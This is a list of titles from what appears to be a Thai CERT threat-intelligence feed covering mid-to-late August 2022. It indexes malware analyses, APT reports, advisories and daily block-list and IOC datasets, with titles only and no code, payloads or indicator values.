1.2.4381. 2022-08-12 Onyx Ransomware Renames its Leak Site To “VSOP”
1.2.4382. 2022-08-12 Ransomware Samples 2022-08-12
1.2.4383. 2022-08-12 SpyNote - An Android Snooper | K7 Labs
1.2.4384. 2022-08-12 The mechanics of a sophisticated phishing scam and how Cloudflare stopped it
1.2.4385. 2022-08-12 TTC-CERT Block Lists 2022-08-12 - Agentemis, BEACON, Cobalt Strike
1.2.4386. 2022-08-12 TTC-CERT Block Lists 2022-08-12 - Phishing attack dataset
1.2.4387. 2022-08-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-11 - CyberTotal
1.2.4388. 2022-08-12 TTC-CERT - HASH Daily Block Lists - 2022-08-11 - CyberTotal
1.2.4389. 2022-08-12 TTC-CERT IP Block Lists 2022-08-12 - FTP port scanning, FTP attack
1.2.4390. 2022-08-12 TTC-CERT IP Block Lists 2022-08-12 - SSH port scanning, SSH brute-force attack
1.2.4391. 2022-08-12 TTC-CERT - IP Daily Block Lists - 2022-08-11 - CyberTotal
1.2.4392. 2022-08-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-12
1.2.4393. 2022-08-12 VileRAT: DeathStalker’s continuous strike at foreign and cryptocurrency exchanges
1.2.4394. 2022-08-13 Abuse.ch URLhaus 2022-08-13
1.2.4395. 2022-08-13 Active Bamital DGA(s) for 20220812
1.2.4396. 2022-08-13 Active Bedep DGA(s) for 20220812
1.2.4397. 2022-08-13 Active Beebone DGA(s) for 20220812
1.2.4398. 2022-08-13 Active Malware samples detected on 2022-08-12
1.2.4399. 2022-08-13 Analyzing .NET Core Single File Samples (DUCKTAIL Case Study)

1.2.4400. 2022-08-13 APT31 renews its attacks on Russian companies through cloud storage
1.2.4401. 2022-08-13 APT-C-35: New Windows Framework Revealed
1.2.4402. 2022-08-13 Fake Sublime Text website deploy DCRat
1.2.4403. 2022-08-13 Monster Libra (TA551/Shathak) pushes IcedID (Bokbot) with Dark VNC and Cobalt Strike
1.2.4404. 2022-08-13 Operation(loyalty) mercenary: a torrent of steel trapped in the plains of Eastern Europe
1.2.4405. 2022-08-13 #StopRansomware: Zeppelin Ransomware | CISA
1.2.4406. 2022-08-13 Tech support scams Indicators of compromise (IOCs)
1.2.4407. 2022-08-13 TTC-CERT Block Lists 2022-08-13 - Agentemis, BEACON, Cobalt Strike
1.2.4408. 2022-08-13 TTC-CERT Block Lists 2022-08-13 - Phishing attack dataset
1.2.4409. 2022-08-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-12 - CyberTotal
1.2.4410. 2022-08-13 TTC-CERT - HASH Daily Block Lists - 2022-08-12 - CyberTotal
1.2.4411. 2022-08-13 TTC-CERT IP Block Lists 2022-08-13 - FTP port scanning, FTP attack
1.2.4412. 2022-08-13 TTC-CERT IP Block Lists 2022-08-13 - SSH port scanning, SSH brute-force attack
1.2.4413. 2022-08-13 TTC-CERT - IP Daily Block Lists - 2022-08-12 - CyberTotal
1.2.4414. 2022-08-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-13
1.2.4415. 2022-08-13 TTC-CERT - URL Daily Block Lists - 2022-08-12 - CyberTotal
1.2.4416. 2022-08-14 Abuse.ch URLhaus 2022-08-14
1.2.4417. 2022-08-14 Active Bamital DGA(s) for 20220813
1.2.4418. 2022-08-14 Active Beebone DGA(s) for 20220813
1.2.4419. 2022-08-14 Active Chinad DGA(s) for 20220813
1.2.4420. 2022-08-14 Active Malware samples detected on 2022-08-13
1.2.4421. 2022-08-14 Fake Instagram Verification & Twitter Badge Phishing
1.2.4422. 2022-08-14 Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users
1.2.4423. 2022-08-14 LuckyMouse uses a backdoored Electron app to target MacOS | SEKOIA.IO Blog

1.2.4424. 2022-08-14 The Anatomy of Wiper Malware, Part 1: Common Techniques | CrowdStrike
1.2.4425. 2022-08-14 TTC-CERT Block Lists 2022-08-14 - Agentemis, BEACON, Cobalt Strike
1.2.4426. 2022-08-14 TTC-CERT Block Lists 2022-08-14 - Phishing attack dataset
1.2.4427. 2022-08-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-13 - CyberTotal
1.2.4428. 2022-08-14 TTC-CERT - HASH Daily Block Lists - 2022-08-13 - CyberTotal
1.2.4429. 2022-08-14 TTC-CERT IP Block Lists 2022-08-14 - FTP port scanning, FTP attack
1.2.4430. 2022-08-14 TTC-CERT IP Block Lists 2022-08-14 - SSH port scanning, SSH brute-force attack
1.2.4431. 2022-08-14 TTC-CERT - IP Daily Block Lists - 2022-08-13 - CyberTotal
1.2.4432. 2022-08-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-14
1.2.4433. 2022-08-14 TTC-CERT - URL Daily Block Lists - 2022-08-13 - CyberTotal
1.2.4434. 2022-08-15 Abuse.ch URLhaus 2022-08-15
1.2.4435. 2022-08-15 Active Bamital DGA(s) for 20220814
1.2.4436. 2022-08-15 Active Bedep DGA(s) for 20220814
1.2.4437. 2022-08-15 Active Beebone DGA(s) for 20220814
1.2.4438. 2022-08-15 Active Chinad DGA(s) for 20220814
1.2.4439. 2022-08-15 Active Malware samples detected on 2022-08-14
1.2.4440. 2022-08-15 TTC-CERT Block Lists 2022-08-15 - Agentemis, BEACON, Cobalt Strike
1.2.4441. 2022-08-15 TTC-CERT Block Lists 2022-08-15 - IcedID, BokBot
1.2.4442. 2022-08-15 TTC-CERT Block Lists 2022-08-15 - Phishing attack dataset
1.2.4443. 2022-08-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-14 - CyberTotal
1.2.4444. 2022-08-15 TTC-CERT - HASH Daily Block Lists - 2022-08-14 - CyberTotal
1.2.4445. 2022-08-15 TTC-CERT IP Block Lists 2022-08-15 - FTP port scanning, FTP attack
1.2.4446. 2022-08-15 TTC-CERT IP Block Lists 2022-08-15 - SSH port scanning, SSH brute-force attack
1.2.4447. 2022-08-15 TTC-CERT - IP Daily Block Lists - 2022-08-14 - CyberTotal
1.2.4448. 2022-08-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-15
1.2.4449. 2022-08-16 Abuse.ch URLhaus 2022-08-16

1.2.4450. 2022-08-16 Active Bamital DGA(s) for 20220815
1.2.4451. 2022-08-16 Active Bedep DGA(s) for 20220815
1.2.4452. 2022-08-16 Active Beebone DGA(s) for 20220815
1.2.4453. 2022-08-16 Active Chinad DGA(s) for 20220815
1.2.4454. 2022-08-16 Active Malware samples detected on 2022-08-15
1.2.4455. 2022-08-16 Cyberattacks of the UAC-0010 group (Armageddon): malicious programs GammaLoad, GammaSteel (CERT-UA#5134)
1.2.4456. 2022-08-16 Phishing Indicators of Compromise (IOCs) target Thai organizations 2022-08-16
1.2.4457. 2022-08-16 SOVA malware is back and is evolving rapidly | Cleafy Labs
1.2.4458. 2022-08-16 TTC-CERT Block Lists 2022-08-16 - Agentemis, BEACON, Cobalt Strike
1.2.4459. 2022-08-16 TTC-CERT Block Lists 2022-08-16 - IcedID, BokBot
1.2.4460. 2022-08-16 TTC-CERT Block Lists 2022-08-16 - Phishing attack dataset
1.2.4461. 2022-08-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-15 - CyberTotal
1.2.4462. 2022-08-16 TTC-CERT - HASH Daily Block Lists - 2022-08-15 - CyberTotal
1.2.4463. 2022-08-16 TTC-CERT IP Block Lists 2022-08-16 - FTP port scanning, FTP attack
1.2.4464. 2022-08-16 TTC-CERT IP Block Lists 2022-08-16 - SSH port scanning, SSH brute-force attack
1.2.4465. 2022-08-16 TTC-CERT - IP Daily Block Lists - 2022-08-15 - CyberTotal
1.2.4466. 2022-08-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-16
1.2.4467. 2022-08-16 พบมีการนำเว็บไซต์ของ บริษัท วิงค์สแปน จำกัด มาทำเป็น phishing และ fraud
1.2.4468. 2022-08-17 Abuse.ch URLhaus 2022-08-17
1.2.4469. 2022-08-17 Active Bamital DGA(s) for 20220816
1.2.4470. 2022-08-17 Active Chinad DGA(s) for 20220816
1.2.4471. 2022-08-17 Active Conficker DGA(s) for 20220816
1.2.4472. 2022-08-17 Active Malware samples detected on 2022-08-16
1.2.4473. 2022-08-17 BitRAT, XMRig Coin Miners Distributing Using Windows Activation Tool
1.2.4474. 2022-08-17 New Activities of Patchwork APT in South Asia

1.2.4475. 2022-08-17 Phishing HTML Attachment as Voicemail Audio Transcription
1.2.4476. 2022-08-17 Phishing Site used to Spread Typhon Stealer
1.2.4477. 2022-08-17 Ransomware Samples 2022-08-17
1.2.4478. 2022-08-17 SEABORGIUM’s phishing operations
1.2.4479. 2022-08-17 Shuckworm (aka Gamaredon, Armageddon): Russia-Linked Group Maintains Ukraine Focus
1.2.4480. 2022-08-17 Threat Actors Exploiting Multiple CVEs Against Zimbra Collaboration Suite | CISA
1.2.4481. 2022-08-17 Threat in your browser: what dangers innocent-looking extensions hold for users | Securelist
1.2.4482. 2022-08-17 TTC-CERT Block Lists 2022-08-17 - Agentemis, BEACON, Cobalt Strike
1.2.4483. 2022-08-17 TTC-CERT Block Lists 2022-08-17 - IcedID, BokBot
1.2.4484. 2022-08-17 TTC-CERT Block Lists 2022-08-17 - Phishing attack dataset
1.2.4485. 2022-08-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-16 - CyberTotal
1.2.4486. 2022-08-17 TTC-CERT - HASH Daily Block Lists - 2022-08-16 - CyberTotal
1.2.4487. 2022-08-17 TTC-CERT IP Block Lists 2022-08-17 - FTP port scanning, FTP attack
1.2.4488. 2022-08-17 TTC-CERT IP Block Lists 2022-08-17 - SSH port scanning, SSH brute-force attack
1.2.4489. 2022-08-17 TTC-CERT - IP Daily Block Lists - 2022-08-16 - CyberTotal
1.2.4490. 2022-08-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-17
1.2.4491. 2022-08-17 TTC-CERT - URL Daily Block Lists - 2022-08-16 - CyberTotal
1.2.4492. 2022-08-17 Typosquatting Campaign Targeting Python’s Top Packages, Dropping GitHub Hosted Malware with DGA Capabilities
1.2.4493. 2022-08-17 Weekly Malware Statistics (20220808 ~ 2020814) | ASEC
1.2.4494. 2022-08-17 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4495. 2022-08-18 Abuse.ch URLhaus 2022-08-18
1.2.4496. 2022-08-18 Active Bedep DGA(s) for 20220817
1.2.4497. 2022-08-18 Active Beebone DGA(s) for 20220817
1.2.4498. 2022-08-18 Active Chinad DGA(s) for 20220817

1.2.4499. 2022-08-18 Active Malware samples detected on 2022-08-17
1.2.4500. 2022-08-18 Evil PLC Attack: Weponizing PLCS
1.2.4501. 2022-08-18 RedAlpha Conducts Multi-Year Credential Theft Campaign Targeting Global Humanitarian, Think Tank, and Government Organizations
1.2.4502. 2022-08-18 TTC-CERT Block Lists 2022-08-18 - Agentemis, BEACON, Cobalt Strike
1.2.4503. 2022-08-18 TTC-CERT Block Lists 2022-08-18 - IcedID, BokBot
1.2.4504. 2022-08-18 TTC-CERT Block Lists 2022-08-18 - Phishing attack dataset
1.2.4505. 2022-08-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-17 - CyberTotal
1.2.4506. 2022-08-18 TTC-CERT - HASH Daily Block Lists - 2022-08-17 - CyberTotal
1.2.4507. 2022-08-18 TTC-CERT IP Block Lists 2022-08-18 - FTP port scanning, FTP attack
1.2.4508. 2022-08-18 TTC-CERT IP Block Lists 2022-08-18 - SSH port scanning, SSH brute-force attack
1.2.4509. 2022-08-18 TTC-CERT - IP Daily Block Lists - 2022-08-17 - CyberTotal
1.2.4510. 2022-08-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-18
1.2.4511. 2022-08-18 TTC-CERT - URL Daily Block Lists - 2022-08-17 - CyberTotal
1.2.4512. 2022-08-18 บริษัท Apple เผยแพร่การอัพเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4513. 2022-08-19 Active Bamital DGA(s) for 20220818
1.2.4514. 2022-08-19 Active Bedep DGA(s) for 20220818
1.2.4515. 2022-08-19 Active Beebone DGA(s) for 20220818
1.2.4516. 2022-08-19 Active Malware samples detected on 2022-08-18
1.2.4517. 2022-08-19 APT17 Indicators of compromise (IOCs)
1.2.4518. 2022-08-19 InfoSec Handlers Diary Blog - VBA Maldoc & UTF7 (APT-C-35)
1.2.4519. 2022-08-19 MasterFred Using Gymdrop to Distribute Xenomorph Android Banking Trojan
1.2.4520. 2022-08-19 Overview of the Cyber Weapons Used in the Ukraine - Russia War
1.2.4521. 2022-08-19 Reservations Requested: TA558 Targets Hospitality and Travel
1.2.4522. 2022-08-19 Rever Ransomware
1.2.4523. 2022-08-19 SocGholish (aka FakeUpdates): 5+ Years of Massive Website Infections

1.2.4524. 2022-08-19 Suspected Iranian Actor Targeting Israeli Shipping, Healthcare, Government and Energy Sectors
1.2.4525. 2022-08-19 Switching side jobs - Links between ATMZOW JS-sniffer and Hancitor
1.2.4526. 2022-08-19 THREAT ANALYSIS REPORT: Bumblebee Loader – The High Road to Enterprise Domain Control
1.2.4527. 2022-08-19 TTC-CERT Block Lists 2022-08-19 - Agentemis, BEACON, Cobalt Strike
1.2.4528. 2022-08-19 TTC-CERT Block Lists 2022-08-19 - Phishing attack dataset
1.2.4529. 2022-08-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-18 - CyberTotal
1.2.4530. 2022-08-19 TTC-CERT - HASH Daily Block Lists - 2022-08-18 - CyberTotal
1.2.4531. 2022-08-19 TTC-CERT IP Block Lists 2022-08-19 - FTP port scanning, FTP attack
1.2.4532. 2022-08-19 TTC-CERT IP Block Lists 2022-08-19 - SSH port scanning, SSH brute-force attack
1.2.4533. 2022-08-19 TTC-CERT - IP Daily Block Lists - 2022-08-18 - CyberTotal
1.2.4534. 2022-08-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-19
1.2.4535. 2022-08-19 TTC-CERT - URL Daily Block Lists - 2022-08-18 - CyberTotal
1.2.4536. 2022-08-20 Abuse.ch URLhaus 2022-08-20
1.2.4537. 2022-08-20 Active Bamital DGA(s) for 20220819
1.2.4538. 2022-08-20 Active Bedep DGA(s) for 20220819
1.2.4539. 2022-08-20 Active Beebone DGA(s) for 20220819
1.2.4540. 2022-08-20 Active Malware samples detected on 2022-08-19
1.2.4541. 2022-08-20 APT41 World Tour 2021 on a tight schedule
1.2.4542. 2022-08-20 AsyncRAT being distributed in the form of Fileless
1.2.4543. 2022-08-20 Attack group using FRP (Fast Reverse Proxy) targeting domestic companies
1.2.4544. 2022-08-20 Bogus website impersonating ExpressVPN for RaccoonStealer payload
1.2.4545. 2022-08-20 DarkTortilla Malware Analysis | Secureworks
1.2.4546. 2022-08-20 Fake DDoS Pages On WordPress Sites Lead to Drive-By-Downloads

1.2.4547. 2022-08-20 From Ramnit To Bumblebee (via NeverQuest): Similarities and Code Overlap Shed Light On Relationships Between Malware Developers
1.2.4548. 2022-08-20 Grandoreiro Malware with New TTPs
1.2.4549. 2022-08-20 JSSLoader: the shellcode edition
1.2.4550. 2022-08-20 Pulling together the pieces to build the puzzle
1.2.4551. 2022-08-20 Ransomware Samples 2022-08-20
1.2.4552. 2022-08-20 RAT tool disguised as a solution file (*.sln) on GitHub
1.2.4553. 2022-08-20 Real-Time Behavior-Based Detection on Android Reveals Dozens of Malicious Apps on Google Play Store
1.2.4554. 2022-08-20 TTC-CERT Block Lists 2022-08-20 - Agentemis, BEACON, Cobalt Strike
1.2.4555. 2022-08-20 TTC-CERT Block Lists 2022-08-20 - IcedID, BokBot
1.2.4556. 2022-08-20 TTC-CERT Block Lists 2022-08-20 - Phishing attack dataset
1.2.4557. 2022-08-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-19 - CyberTotal
1.2.4558. 2022-08-20 TTC-CERT - HASH Daily Block Lists - 2022-08-19 - CyberTotal
1.2.4559. 2022-08-20 TTC-CERT IP Block Lists 2022-08-20 - FTP port scanning, FTP attack
1.2.4560. 2022-08-20 TTC-CERT IP Block Lists 2022-08-20 - SSH port scanning, SSH brute-force attack
1.2.4561. 2022-08-20 TTC-CERT - IP Daily Block Lists - 2022-08-19 - CyberTotal
1.2.4562. 2022-08-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-20
1.2.4563. 2022-08-20 TTC-CERT - URL Daily Block Lists - 2022-08-19 - CyberTotal
1.2.4564. 2022-08-21 Active Bamital DGA(s) for 20220820
1.2.4565. 2022-08-21 Active Bedep DGA(s) for 20220820
1.2.4566. 2022-08-21 Active Beebone DGA(s) for 20220820
1.2.4567. 2022-08-21 Active Malware samples detected on 2022-08-20
1.2.4568. 2022-08-21 Brazil malspam pushes Astaroth (Guildma) malware
1.2.4569. 2022-08-21 Cisco Talos Intelligence Group - Threat Roundup for August 12 to August 19
1.2.4570. 2022-08-21 EvilCoder Project Selling Multiple Dangerous Tools Online
1.2.4571. 2022-08-21 TTC-CERT Block Lists 2022-08-21 - Agentemis, BEACON, Cobalt Strike

1.2.4572. 2022-08-21 TTC-CERT Block Lists 2022-08-21 - Phishing attack dataset
1.2.4573. 2022-08-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-20 - CyberTotal
1.2.4574. 2022-08-21 TTC-CERT - HASH Daily Block Lists - 2022-08-20 - CyberTotal
1.2.4575. 2022-08-21 TTC-CERT IP Block Lists 2022-08-21 - FTP port scanning, FTP attack
1.2.4576. 2022-08-21 TTC-CERT IP Block Lists 2022-08-21 - SSH port scanning, SSH brute-force attack
1.2.4577. 2022-08-21 TTC-CERT - IP Daily Block Lists - 2022-08-20 - CyberTotal
1.2.4578. 2022-08-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-21
1.2.4579. 2022-08-22 Abuse.ch URLhaus 2022-08-22
1.2.4580. 2022-08-22 Active Bamital DGA(s) for 20220821
1.2.4581. 2022-08-22 Active Bedep DGA(s) for 20220821
1.2.4582. 2022-08-22 Active Beebone DGA(s) for 20220821
1.2.4583. 2022-08-22 Active Chinad DGA(s) for 20220821
1.2.4584. 2022-08-22 Active Malware samples detected on 2022-08-21
1.2.4585. 2022-08-22 TTC-CERT Block Lists 2022-08-22 - Agentemis, BEACON, Cobalt Strike
1.2.4586. 2022-08-22 TTC-CERT Block Lists 2022-08-22 - IcedID, BokBot
1.2.4587. 2022-08-22 TTC-CERT Block Lists 2022-08-22 - Phishing attack dataset
1.2.4588. 2022-08-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-21 - CyberTotal
1.2.4589. 2022-08-22 TTC-CERT - HASH Daily Block Lists - 2022-08-21 - CyberTotal
1.2.4590. 2022-08-22 TTC-CERT IP Block Lists 2022-08-22 - FTP port scanning, FTP attack
1.2.4591. 2022-08-22 TTC-CERT IP Block Lists 2022-08-22 - SSH port scanning, SSH brute-force attack
1.2.4592. 2022-08-22 TTC-CERT - IP Daily Block Lists - 2022-08-21 - CyberTotal
1.2.4593. 2022-08-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-22
1.2.4594. 2022-08-22 รายงานกรณี Web Server ที่ใช้ IP Address ของบริษัท เซิร์ฟเวอร์ แอนด์ เน็ตเวิร์คกิ้ง จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Ramnit Trojan
1.2.4595. 2022-08-22 รายงานกรณี Web Server ที่ใช้ IP Address ของบริษัท เมทราไบต์ คลาวด์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Ramnit Trojan
1.2.4596. 2022-08-23 Abuse.ch URLhaus 2022-08-23
1.2.4597. 2022-08-23 Active Bamital DGA(s) for 20220822

1.2.4598. 2022-08-23 Active Bedep DGA(s) for 20220822
1.2.4599. 2022-08-23 Active Beebone DGA(s) for 20220822
1.2.4600. 2022-08-23 Active Chinad DGA(s) for 20220822
1.2.4601. 2022-08-23 Active Malware samples detected on 2022-08-22
1.2.4602. 2022-08-23 Proxies and Configurations Used for Credential Stuffing Attacks on Online Customer Accounts | FBI
1.2.4603. 2022-08-23 TTC-CERT Block Lists 2022-08-23 - Agentemis, BEACON, Cobalt Strike
1.2.4604. 2022-08-23 TTC-CERT Block Lists 2022-08-23 - IcedID, BokBot
1.2.4605. 2022-08-23 TTC-CERT Block Lists 2022-08-23 - Phishing attack dataset
1.2.4606. 2022-08-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-22 - CyberTotal
1.2.4607. 2022-08-23 TTC-CERT - HASH Daily Block Lists - 2022-08-22 - CyberTotal
1.2.4608. 2022-08-23 TTC-CERT IP Block Lists 2022-08-23 - FTP port scanning, FTP attack
1.2.4609. 2022-08-23 TTC-CERT IP Block Lists 2022-08-23 - SSH port scanning, SSH brute-force attack
1.2.4610. 2022-08-23 TTC-CERT - IP Daily Block Lists - 2022-08-22 - CyberTotal
1.2.4611. 2022-08-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-23
1.2.4612. 2022-08-23 TTC-CERT - URL Daily Block Lists - 2022-08-22 - CyberTotal
1.2.4613. 2022-08-24 241 npm and PyPI packages caught dropping Linux cryptominers
1.2.4614. 2022-08-24 Abuse.ch URLhaus 2022-08-24
1.2.4615. 2022-08-24 Active Bamital DGA(s) for 20220823
1.2.4616. 2022-08-24 Active Beebone DGA(s) for 20220823
1.2.4617. 2022-08-24 Active Conficker DGA(s) for 20220823
1.2.4618. 2022-08-24 Active Malware samples detected on 2022-08-23
1.2.4619. 2022-08-24 Back in Black: Unlocking a LockBit 3.0 Ransomware Attack
1.2.4620. 2022-08-24 TTC-CERT Block Lists 2022-08-24 - Agentemis, BEACON, Cobalt Strike
1.2.4621. 2022-08-24 TTC-CERT Block Lists 2022-08-24 - IcedID, BokBot
1.2.4622. 2022-08-24 TTC-CERT Block Lists 2022-08-24 - Phishing attack dataset
1.2.4623. 2022-08-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-23 - CyberTotal
1.2.4624. 2022-08-24 TTC-CERT - HASH Daily Block Lists - 2022-08-23 - CyberTotal

1.2.4625. 2022-08-24 TTC-CERT IP Block Lists 2022-08-24 - FTP port scanning, FTP attack
1.2.4626. 2022-08-24 TTC-CERT IP Block Lists 2022-08-24 - SSH port scanning, SSH brute-force attack
1.2.4627. 2022-08-24 TTC-CERT - IP Daily Block Lists - 2022-08-23 - CyberTotal
1.2.4628. 2022-08-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-24
1.2.4629. 2022-08-24 TTC-CERT - URL Daily Block Lists - 2022-08-23 - CyberTotal
1.2.4630. 2022-08-24 XCSSET Malware Update - macOS Threat Actors Prepare for Life Without Python
1.2.4631. 2022-08-24 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4632. 2022-08-24 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ GitLab ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4633. 2022-08-24 พบ Cobalt Strike Command and Control Server ที่ใช้ชื่อ hostname ที่มีความล่อแหลมต่อการนำไปใช้งานในการโจมตีองค์กรต่าง ๆ ในประเทศไทย
1.2.4634. 2022-08-25 Abuse.ch URLhaus 2022-08-25
1.2.4635. 2022-08-25 Active Bamital DGA(s) for 20220824
1.2.4636. 2022-08-25 Active Bedep DGA(s) for 20220824
1.2.4637. 2022-08-25 Active Beebone DGA(s) for 20220824
1.2.4638. 2022-08-25 Active Malware samples detected on 2022-08-24
1.2.4639. 2022-08-25 IcedID (also known as Bokbot) malware indicators of compromise (IOCs)
1.2.4640. 2022-08-25 Infostealer Malware makes Victims Pay for Pirated Software
1.2.4641. 2022-08-25 Monster Libra (TA551/Shathak) infects with IcedID (Bokbot) and pushes Cobalt Strike & DarkVNC
1.2.4642. 2022-08-25 New Iranian APT data extraction tool
1.2.4643. 2022-08-25 QBOT Malware Analysis
1.2.4644. 2022-08-25 TTC-CERT Block Lists 2022-08-25 - Agentemis, BEACON, Cobalt Strike
1.2.4645. 2022-08-25 TTC-CERT Block Lists 2022-08-25 - IcedID, BokBot
1.2.4646. 2022-08-25 TTC-CERT Block Lists 2022-08-25 - Phishing attack dataset
1.2.4647. 2022-08-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-24 - CyberTotal

1.2.4648. 2022-08-25 TTC-CERT - HASH Daily Block Lists - 2022-08-24 - CyberTotal
1.2.4649. 2022-08-25 TTC-CERT IP Block Lists 2022-08-25 - FTP port scanning, FTP attack
1.2.4650. 2022-08-25 TTC-CERT IP Block Lists 2022-08-25 - SSH port scanning, SSH brute-force attack
1.2.4651. 2022-08-25 TTC-CERT - IP Daily Block Lists - 2022-08-24 - CyberTotal
1.2.4652. 2022-08-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-25
1.2.4653. 2022-08-25 TTC-CERT - URL Daily Block Lists - 2022-08-24 - CyberTotal
1.2.4654. 2022-08-25 แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ VMware Tools ที่อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Escalation of Privilege)
1.2.4655. 2022-08-26 Abuse.ch URLhaus 2022-08-26
1.2.4656. 2022-08-26 AgentTesla is threatening businesses around the world with a new campaign
1.2.4657. 2022-08-26 AITM phishing attack against Enterprise Users
1.2.4658. 2022-08-26 ASEC Weekly Malware Statistics (20220815 ~ 2020821)
1.2.4659. 2022-08-26 A Tale of PivNoxy and Chinoxy Puppeteer
1.2.4660. 2022-08-26 BleachGap ransomware revamped
1.2.4661. 2022-08-26 Digging through Rust to find Gold - Extracting Secrets from Rust Malware
1.2.4662. 2022-08-26 Dissecting IBAN Clipper
1.2.4663. 2022-08-26 Doctor Web identifies attack on WhatsApp and WhatsApp Business messengers installed on counterfeit Android devices
1.2.4664. 2022-08-26 Fake Chrome extension 'Internet Download Manager' has 200,000 installs
1.2.4665. 2022-08-26 Is Tox The New C&C Method For Coinminers?
1.2.4666. 2022-08-26 Kimsuky’s GoldDragon cluster and its C2 operations
1.2.4667. 2022-08-26 MagicWeb - NOBELIUM’s post-compromise trick to authenticate as anyone | Microsoft Security Blog
1.2.4668. 2022-08-26 Malicious Hangul document disguised as happy birthday content (OLE object)
1.2.4669. 2022-08-26 Ransomware Samples 2022-08-26

1.2.4670. 2022-08-26 Roasting 0ktapus: The phishing campaign going after Okta identity credentials
1.2.4671. 2022-08-26 Selling access to TH covid-19 portal at moph[.]go[.]th
1.2.4672. 2022-08-26 The Anatomy of Wiper Malware, Part 2: Third-Party Drivers | CrowdStrike
1.2.4673. 2022-08-26 TTC-CERT Block Lists 2022-08-26 - Agentemis, BEACON, Cobalt Strike
1.2.4674. 2022-08-26 TTC-CERT Block Lists 2022-08-26 - Phishing attack dataset
1.2.4675. 2022-08-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-25 - CyberTotal
1.2.4676. 2022-08-26 TTC-CERT - HASH Daily Block Lists - 2022-08-25 - CyberTotal
1.2.4677. 2022-08-26 TTC-CERT IP Block Lists 2022-08-26 - FTP port scanning, FTP attack
1.2.4678. 2022-08-26 TTC-CERT IP Block Lists 2022-08-26 - SSH port scanning, SSH brute-force attack
1.2.4679. 2022-08-26 TTC-CERT - IP Daily Block Lists - 2022-08-25 - CyberTotal
1.2.4680. 2022-08-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-26
1.2.4681. 2022-08-27 Abuse.ch URLhaus 2022-08-27
1.2.4682. 2022-08-27 Active Bamital DGA(s) for 20220826
1.2.4683. 2022-08-27 Active Bedep DGA(s) for 20220826
1.2.4684. 2022-08-27 Active Beebone DGA(s) for 20220826
1.2.4685. 2022-08-27 Active Chinad DGA(s) for 20220826
1.2.4686. 2022-08-27 Active Malware samples detected on 2022-08-26
1.2.4687. 2022-08-27 BlueSky Ransomware - AD Lateral Movement, Evasion and Fast Encryption Put Threat on the Radar
1.2.4688. 2022-08-27 Crypto Miners techniques
1.2.4689. 2022-08-27 IRATA - Iranian Remote Access Tool Android
1.2.4690. 2022-08-27 MERCURY leveraging Log4j 2 vulnerabilities in unpatched systems to target Israeli organizations
1.2.4691. 2022-08-27 Moisha Ransomware In Action
1.2.4692. 2022-08-27 New Golang Ransomware Agenda Customizes Attacks
1.2.4693. 2022-08-27 Ransomware Actor Abuses Genshin Impact Anti-Cheat Driver to Kill Antivirus

1.2.4694. 2022-08-27 TTC-CERT Block Lists 2022-08-27 - Agentemis, BEACON, Cobalt Strike
1.2.4695. 2022-08-27 TTC-CERT Block Lists 2022-08-27 - IcedID, BokBot
1.2.4696. 2022-08-27 TTC-CERT Block Lists 2022-08-27 - Phishing attack dataset
1.2.4697. 2022-08-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-26 - CyberTotal
1.2.4698. 2022-08-27 TTC-CERT - HASH Daily Block Lists - 2022-08-26 - CyberTotal
1.2.4699. 2022-08-27 TTC-CERT IP Block Lists 2022-08-27 - FTP port scanning, FTP attack
1.2.4700. 2022-08-27 TTC-CERT IP Block Lists 2022-08-27 - SSH port scanning, SSH brute-force attack
1.2.4701. 2022-08-27 TTC-CERT - IP Daily Block Lists - 2022-08-26 - CyberTotal
1.2.4702. 2022-08-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-27
